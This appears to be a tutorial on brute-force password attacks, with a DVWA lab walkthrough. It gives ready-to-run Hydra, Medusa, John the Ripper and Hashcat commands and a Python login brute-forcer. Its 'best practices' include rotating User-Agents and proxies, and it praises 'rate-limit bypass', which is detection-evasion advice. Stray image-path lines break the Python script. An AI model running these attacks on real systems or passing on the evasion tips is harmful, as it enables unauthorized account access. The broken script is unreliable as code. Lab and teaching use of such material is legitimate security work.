

Brute-Force Attack

A **Brute-Force Attack** is a method of gaining unauthorized access by systematically trying every possible combination of usernames, passwords, PINs, or encryption keys until the correct one is found.

Two Main Categories:

- **Online Brute-Force:** Attacking a live login page/system in real-time
- **Offline Brute-Force:** Cracking captured password hashes locally (much faster)

2. History

- 1970s–1980s: Early Unix password cracking tools
- 1990s: "Crack" tool by Alec Muffett
- 2000s: John the Ripper (2000), Hydra (2001), Medusa
- 2009: Hashcat introduced GPU acceleration
- 2012: RockYou.txt leak (14M passwords) became the standard wordlist
- 2015+: Burp Suite Intruder became dominant for web brute-forcing
- 2020s: Cloud GPU cracking services and AI-assisted attacks

3. Legitimate Uses (Ethical Hacking)

- Testing password strength during penetration tests
- Security audits of login mechanisms
- Recovering lost passwords with authorization
- Evaluating rate-limiting and account lockout effectiveness
- Red team exercises (with explicit permission)

4. Differences from Other Attacks

Attack Type	Method	Speed	Noise Level	Success Rate	Typical Tools
Brute-Force	All possible combinations	Slow	Very High	Low	Burp, Hydra, Hashcat
Dictionary Attack	Common words/phrases from wordlist	Fast	Medium	Medium	Hydra, John
Password Spraying	Few common passwords across many users	Medium	Low	Medium	Hydra, CrackMapExec
Credential Stuffing	Stolen username:password pairs	Fast	Medium	High	Sentry MBA, OpenBullet
Rainbow Table	Precomputed hash tables (offline)	Very Fast	None	High (if match)	Ophcrack, RainbowCrack

5. Working Procedure (General)

Online Brute-Force Steps:

1. Identify login form/endpoint
2. Capture valid request (Proxy/Browser DevTools)
3. Identify username & password fields
4. Prepare wordlist(s)
5. Send requests automatically
6. Analyze responses (status code, length, keywords)

Offline Brute-Force Steps:

1. Extract password hashes
2. Choose cracking tool & wordlist/mask
3. Run attack
4. Wait for match

6. Examples for Major Tools

A. Burp Suite Intruder (Web Login – Most Popular)

Best for: HTTP/HTTPS web applications

Example – Brute-force password for user "admin":

1. Intercept login request
2. Send to Intruder → Positions tab
3. Mark: username=admin&password=\$
4. Attack type: **Sniper**
5. Payloads → Simple list → Load rockyou.txt
6. Options → Grep - Match → Add: dashboard, welcome, logout
7. Start Attack
8. Success indicators: 302 status or different response length

B. Hydra (Command-line – Very Fast for Multiple Protocols)

Best for: SSH, FTP, HTTP, RDP, MySQL, etc.

Example – HTTP POST login:

```
hydra -l admin -P rockyou.txt -t 16 example.com http-post-form  
"/login:username=^USER^&password=^PASS^:Invalid login"
```

-l = single username

-P = password wordlist

-t 16 = 16 threads

http-post-form = attack type

SSH example:

```
hydra -L users.txt -P passwords.txt ssh://192.168.1.100
```

C. Medusa (Similar to Hydra, sometimes faster)

```
medusa -h 192.168.1.100 -u admin -P rockyou.txt -M http -m  
FORM:"username=^USER^&password=^PASS^" -m FORM-DATA:"post" -m  
DENY-SIGNAL:"Invalid"
```

D. John the Ripper (Offline Hash Cracking)

Best for: Cracking leaked password hashes

Example:

```
john --wordlist=rockyou.txt hashes.txt
```

```
john --show hashes.txt
```

E. Hashcat (GPU-accelerated – Fastest for Offline)

Example – NTLM hash cracking:

```
hashcat -m 1000 -a 0 hashes.txt rockyou.txt
```

- -m 1000 = NTLM mode
- -a 0 = straight wordlist attack

Mask attack example (brute-force pattern):

```
hashcat -m 1000 -a 3 hashes.txt ?a?a?a?a?a?a?a?a # 8-character brute-force
```

F. Simple Python Brute-Force Script:

Python script example:

```
import requests

url = "https://example.com/login"

username = "admin"

passwords = ["password", "admin123", "123456", "qwerty"] # small list

for password in passwords:

    data = {"username": username, "password": password}

    response = requests.post(url, data=data)

    if "welcome" in response.text.lower() or response.status_code == 302:

        print(f"[+] Success! Password: {password}")

        break



    else:

        print(f"[-] Failed: {password}")
```

7. Risks & Best Practices

- Can trigger account lockouts
- May violate laws without written permission
- Always use throttling (delay between attempts)
- Rotate User-Agent / proxies
- Monitor for detection (WAF, CAPTCHA)

Using DVWA for Brute Force Attack



The top screenshot shows the Burp Suite interface during a brute force attack. The 'Results' tab displays a table of requests with columns: Reqs..., Payload 1, Payload 2, Status code, Respons..., Error, Timeout, Length, and Cc. The table lists 12 requests, with the 10th request (index 10) showing a successful login for 'admin' with password 'password' (Status code 200, Length 5133).

The 'Vulnerability: Brute Force' page shows a 'Login' form with 'Username' and 'Password' fields. The 'Login' button is highlighted. Below the form, a message reads: 'Username and/or password incorrect.'

The bottom screenshot shows the same interface after a successful login. The 'Results' tab shows the same table, but the 10th request (index 10) now shows a successful login for 'admin' with password 'password' (Status code 200, Length 5133). The 'Vulnerability: Brute Force' page shows the 'Login' form with 'Username' and 'Password' fields. The 'Login' button is highlighted. Below the form, a message reads: 'Welcome to the password protected area admin'.

Here we got the exact credentials: username: admin, password: password. By using these data we can successfully make a brute force attack on DVWA of low level.

Overall Summary

A **Brute-Force Attack** is the most fundamental credential-guessing technique. While powerful, it is slow, noisy, and easily detectable. Modern attackers prefer smarter variants (password spraying, credential stuffing, or offline GPU cracking).

Key Tools Comparison:

- **Burp Intruder** → Best visual web testing tool

- **Hydra/Medusa** → Fast multi-protocol command-line
- **Hashcat** → Fastest offline GPU cracking
- **John the Ripper** → Best CPU + wordlist mangling

Note:

Brute-force works best with **good wordlists**, **rate-limit bypass**, and **response analysis**.